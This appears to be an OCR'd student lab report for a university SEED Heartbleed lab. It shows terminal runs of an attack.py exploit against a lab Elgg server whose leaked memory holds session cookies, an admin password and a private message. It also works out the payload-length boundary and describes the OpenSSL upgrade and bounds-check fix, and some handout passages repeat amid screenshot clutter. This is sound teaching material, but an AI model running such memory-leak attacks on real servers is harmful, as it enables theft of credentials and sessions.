5. Find the cause of Heartbleed: In this task, you will compare the outcome of the benign packet and the malicious packet sent by the attacker code to find out the fundamental cause of the Heartbleed vulnerability.

```
[10/24/2025 09:52] seed@ubuntu:~/Desktop$ ./attack.py www.heartbleedlabelgg.com

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-

##################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is
Please wait... connection attempt 1 of 1
##################################################################

.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.........5..............
.........3.2.....E.D...../...A...............................I.........
..........
.................................#.......ept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/profile/boby
Cookie: Elgg=j5rtartq1ameiu5vhuqeomo2j1
Connection: keep-alive
If-None-Match: "1449721729"

:V.k\...f....{...q.............
..h..N.mVCs..DH.............. "257-5032e3d7cd92c"

..S.....e...8..6ki......6&__elgg_ts=1761324038&username=admin&password=seedelgg..U..

[10/24/2025 09:52] seed@ubuntu:~/Desktop$
```

Activity - Google ไดรฟ์
drive.google.com/drive/folders/1W_gZ3G0Y05v2QPniWqp_BO...
Activity - ... rity 2.pdf
เปิดด้วย...
แชร์
SEEDUbuntu12.04Attacker - VMware Workstation 17 Player
Player
Terminal
9:53 AM
Seed
27°C
มีเมฆส่วนใหญ่
ENG
11:53 PM
10/24/2025



2110413/2110640/2190413 Computer/Information/System Security
Dept. of Computer Engineering,
Chulalongkorn University.

4. After you have done enough interaction as legitimate users, you can launch the attack and see what information you can get out of the victim server. Writing the program to launch the Heartbleed attack from scratch is not easy, because it requires the low-level knowledge of the Heartbeat protocol. Fortunately, other people have already written the attack code. Therefore, we will use the existing code to gain first-hand experience in the Heartbleed attack. The code that we use is called attack.py, which was originally written by Jared Stafford. We made some small changes to the code for educational purposes. Download the code, attack.py, from google drive onto the attacker notebook and change its permission so the file is executable. Then run the attack code as follows:

$ ./attack.py www.heartbleedlabelgg.com

You may need to run the attack code multiple times to get useful data. Try and see whether you can get the following information from the target server.

- Username and password.
- User's activity (what the user has done).
- The exact content of the private message.

Q7. For each piece of secret that you steal from the Heartbleed attack, you need to show the screenshots as the proof. Upload a pdf of your screenshots.
Q8. For the Heartbleed attack, explain how you did the attack, and what your observations are.

5. Find the cause of Heartbleed: In this task, you will compare the outcome of the benign packet and the malicious packet sent by the attacker code to find out the fundamental cause of the Heartbleed vulnerability.

```
##################################################################

.@.AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.........5..............
.........3.2.....E.D...../...A...............................I.........
..........
.................................#.......pt-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/activity
Cookie: Elgg=j5rtartq1ameiu5vhuqeomo2j1
Connection: keep-alive

......,..5\.d.....s.




..(.............-www-form-urlencoded
Content-Length: 212

__elgg_token=94c86eba7dbc92b58c75060073ec36aa&__elgg_ts=1761324171&recipient_guid=40
&subject=&body=Dude%2C+this+is+secret+stuff%2C+you+must+keep%0D%0Athis+between+us.+N
ever%2C+never+tell+anyone+this+secret+stuff.0.....L..q\ujo...gU%



[10/24/2025 09:53] seed@ubuntu:~/Desktop$
```

Activity - Google ไดรฟ์
drive.google.com/drive/folders/1W_gZ3G0Y05v2QPniWqp_BO...
Activity - ... rity 2.pdf
เปิดด้วย...
แชร์
SEEDUbuntu12.04Attacker - VMware Workstation 17 Player
Player
Terminal
9:53 AM
Seed
27°C
มีเมฆส่วนใหญ่
ENG
11:53 PM
10/24/2025

Q8. For the Heartbleed attack, explain how you did the attack, and what your

observations are.

ANS

Preparation: Before the attack, an attacker logged into the web app and performed sensitive actions("Dude, this is secret stuff...") to ensure secret data was present in the server's memory .

Execute: used the provided Python exploit code, **attack.py**, against the target domain.

Q9: As the length variable decreases, what kind of difference can you observe?

ANS small length -> small data from target memory



Activity - Google ไดรฟ์
Google Gemini
drive.google.com/drive/folders/1W_gZ3G0Y05v2QPniWqp_BO...
Activity - ... rity 2.pdf
เปิดด้วย...
แชร์
SEEDUbuntu12.04Attacker - VMware Workstation 17 Player
Player
Terminal
10:10 AM
Seed
27°C
มีเมฆส่วนใหญ่
ENG
12:10 AM
10/25/2025

Figure 2: The Heartbleed Attack Communication

Our attack code allows you to play with different Payload length values. By default, the value is set to a quite large one (0x4000), but you can reduce the size using the command option "-l" (letter ell) or "--length" as shown in the following examples:

```
$./attack.py  www.heartbleedlabelgg.com  -l  0x015B
$./attack.py  www.heartbleedlabelgg.com  --length 83
```

Your task is to play with the attack program with different payload length values and answer the following questions in the google sheet:

- Q9: As the length variable decreases, what kind of difference can you observe?

- Q10: As the length variable decreases, there is a boundary value for the input length variable. At or below that boundary, the Heartbeat query will receive a response packet without attaching any extra data (which means the request is benign). Please find that boundary length. You may need to try many different length values until the web server sends back the reply without extra data. To help you with this, when the number of returned bytes is smaller than the expected length, the program will print "Server processed malformed Heartbeat, but did not return any extra data." What is the boundary length?

6. Fixing Heartbleed: To fix the Heartbleed vulnerability, the best way is to update the OpenSSL library to a newer version. This can be achieved using the following commands. It should be noted that once it is updated, it is hard to go back to the vulnerable version. Therefore, make sure you have finished the previous tasks before doing the update. You can also take a snapshot of your VM before the update.

7

```
[10/24/2025 10:10] seed@ubuntu:~/Desktop$ ./attack.py www.heartbleedlabelgg.com --le
ngth 500

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-
0160)

##################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is
 vulnerable!
Please wait... connection attempt 1 of 1
##################################################################

...AAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.........5...............
.........3.2.....E.D...../...A.................................I.........
...........
..................................#.......ept-Encoding: gzip, deflate
Referer: https://www.heartbleedlabelgg.com/profile/boby
Cookie: Elgg=j5rtartq1ameiu5vhuqeomo2j1
Connection: keep-alive
If-None-Match: "1449721729"

:V.k\...f....{...q.............
..h..N.mVCs..DH............... "257-5032e3d7cd92c"

..S.....e...8...
...68.f.......

[10/24/2025 10:10] seed@ubuntu:~/Desktop$
```



Activity - Google ไดรฟ์
Google Gemini
drive.google.com/drive/folders/1W_gZ3G0Y05v2QPniWqp_BO...
Activity - ... rity 2.pdf
เปิดด้วย...
แชร์
SEEDUbuntu12.04Attacker - VMware Workstation 17 Player
Player
Terminal
10:09 AM
Seed
27°C
มีเมฆส่วนใหญ่
ENG
12:09 AM
10/25/2025

Figure 2: The Heartbleed Attack Communication

Our attack code allows you to play with different Payload length values. By default, the value is set to a quite large one (0x4000), but you can reduce the size using the command option "-l" (letter ell) or "--length" as shown in the following examples:

$./attack.py www.heartbleedlabelgg.com -l 0x015B
$./attack.py www.heartbleedlabelgg.com --length 83

Your task is to play with the attack program with different payload length values and answer the following questions in the google sheet:

- Q9: As the length variable decreases, what kind of difference can you observe?

- Q10: As the length variable decreases, there is a boundary value for the input length variable. At or below that boundary, the Heartbeat query will receive a response packet without attaching any extra data (which means the request is benign). Please find that boundary length. You may need to try many different length values until the web server sends back the reply without extra data. To help you with this, when the number of returned bytes is smaller than the expected length, the program will print "Server processed malformed Heartbeat, but did not return any extra data." What is the boundary length?


6. Fixing Heartbleed: To fix the Heartbleed vulnerability, the best way is to update the OpenSSL library to a newer version. This can be achieved using the following commands. It should be noted that once it is updated, it is hard to go back to the vulnerable version. Therefore, make sure you have finished the previous tasks before doing the update. You can also take a snapshot of your VM before the update.

7

```
[10/24/2025 10:09] seed@ubuntu:~/Desktop$ ./attack.py www.heartbleedlabelgg.com --le
ngth 83

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-
0160)

##################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is
 vulnerable!
Please wait... connection attempt 1 of 1
##################################################################

..SAAAAAAAAAAAAAAAAAAAAABCDEFGHIJKLMNOABC...
...!.9.8.........5...............
....z"3UKo`.....6..

[10/24/2025 10:09] seed@ubuntu:~/Desktop$
```

Q10: As the length variable decreases, there is a boundary value for the input length variable. At or below that boundary, the Heartbeat query will receive a response packet without attaching any extra data (which means the request is benign). Please find that boundary length. You may need to try many different length values until the web server sends back the reply without extra data. To help you with this, when the number of returned bytes is smaller than the expected length, the program will print "Server processed malformed Heartbeat, but did not return any extra data." What is the boundary length?


ANS 22



```
[10/24/2025 10:14] seed@ubuntu:~/Desktop$ ./attack.py www.heartbleedlabelgg.com --le
ngth 22

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-
0160)

##################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
Server processed malformed heartbeat, but did not return any extra data.
Analyze the result....
Received alert:
Please wait... connection attempt 1 of 1
##################################################################

.F

[10/24/2025 10:14] seed@ubuntu:~/Desktop$
```

```
[10/24/2025 10:14] seed@ubuntu:~/Desktop$ ./attack.py www.heartbleedlabelgg.com --le
ngth 23

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-
0160)

##################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....

WARNING: www.heartbleedlabelgg.com:443 returned more data than it should - server is
 vulnerable!
Please wait... connection attempt 1 of 1
##################################################################

...AAAAAAAAAAAAAAAAAAAAABC.9.]....."....9.

[10/24/2025 10:14] seed@ubuntu:~/Desktop$
```

Q11. Try your attack again after you have updated the OpenSSL library. Are you successful at stealing data from the server after the upgrade?



notebook and copy (you may use `scp`) it to the SEED VM.

After extracting the file using `tar -xvzf openssl-1.0.2.tar.gz` and `cd` into the openssl-1.0.2 directory, you can now compile and install the library.

```
$ sudo ./config --prefix=/usr/ --openssldir=/etc/ssl/
$ sudo make
$ sudo make install
```

Restart the VM then run `openssl version`, your OpenSSL version should be 1.0.2.

Q11. Try your attack again after you have updated the OpenSSL library. Are you successful at stealing data from the server after the upgrade?

8


2110413/2110640/2190413 Computer/Information/System Security
Dept. of Computer Engineering,
Chulalongkorn University.

7. Understanding the code behind the Heartbleed problem and the fix: The following C-style structure (not exactly the same as the source code) is the format of

```
[10/24/2025 11:03] seed@ubuntu:~$ openssl version
OpenSSL 1.0.2 22 Jan 2015
[10/24/2025 11:03] seed@ubuntu:~$ 
```

Activity - N ... curity 2.pdf
drive.google.com/drive/folders/1W_gZ3G0Y05v2QPniW...
SEEDUbuntu12.04Target - VMware Workstation 17 Player
Player
Terminal
11:03 AM
Seed
openwiresharkar.gz
THB/USD
+0.46%
ENG
1:03 AM
10/25/2025

ANS NO



notebook and copy (you may use `scp`) it to the SEED VM.

After extracting the file using `tar -xvzf openssl-1.0.2.tar.gz` and `cd` into the openssl-1.0.2 directory, you can now compile and install the library.

$ sudo ./config --prefix=/usr/ --openssldir=/etc/ssl/
$ sudo make
$ sudo make install

Restart the VM then run `openssl version`, your OpenSSL version should be 1.0.2.

Q11. Try your attack again after you have updated the OpenSSL library. Are you successful at stealing data from the server after the upgrade?

8

2110413/2110640/2190413 Computer/Information/System Security
Dept. of Computer Engineering,
Chulalongkorn University.

7. Understanding the code behind the Heartbleed problem and the fix: The following C-style structure (not exactly the same as the source code) is the format of


```
defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-
0160)

##################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
Received alert:
Please wait... connection attempt 1 of 1
##################################################################

.F

[10/24/2025 11:04] seed@ubuntu:~/Desktop$ ./attack.py www.heartbleedlabelgg.com

defribulator v1.20
A tool to test and exploit the TLS heartbeat vulnerability aka heartbleed (CVE-2014-

##################################################################
Connecting to: www.heartbleedlabelgg.com:443, 1 times
Sending Client Hello for TLSv1.0
Analyze the result....
Analyze the result....
Analyze the result....
Analyze the result....
Received Server Hello for TLSv1.0
Analyze the result....
Received alert:
Please wait... connection attempt 1 of 1
##################################################################

.F

[10/24/2025 11:04] seed@ubuntu:~/Desktop$
```

Activity - N ... curity 2.pdf
drive.google.com/drive/folders/1W_gZ3G0Y05v2QPniW...
SEEDUbuntu12.04Attacker - VMware Workstation 17 Player
Player
Terminal
11:04 AM
Seed
SEED Lab Site: All Site Activity
System Settings
THB/USD
+0.46%
ENG
1:04 AM
10/25/2025

Q12. Please point out the problem from the code and provide a solution to fix the bug (i.e., what modification is needed to fix the bug). You do not need to recompile the code; just describe how you can fix the problem.

ANS The Heartbleed vulnerability is a **buffer over-read** caused by the server blindly trusting the payload length value from the request.

The fix involves introducing a **check (validation)** to ensure that the user-supplied payload length does not exceed the **actual size of the received Heartbeat message (line 40)**.



```
if (payload > s->s3->rrec.length) {
    return 0;
}
memcpy(bp, pl, payload);
```

Q13. Comment on the following discussions by Alice, Bob, and Eva regarding the fundamental cause of the Heartbleed vulnerability: Alice thinks the fundamental cause is missing the boundary checking during the buffer copy; Bob thinks the cause is missing the user input validation; Eva thinks that we can just delete the length value from the packet to solve everything. Who do you agree and disagree with, and why?

ANS I agree with **Alice and Bob** because the problem is the **buffer over-read**, which **input validation** can fix. I disagree with **Eva** because without the payload length, the **server doesn't know** how much data to process.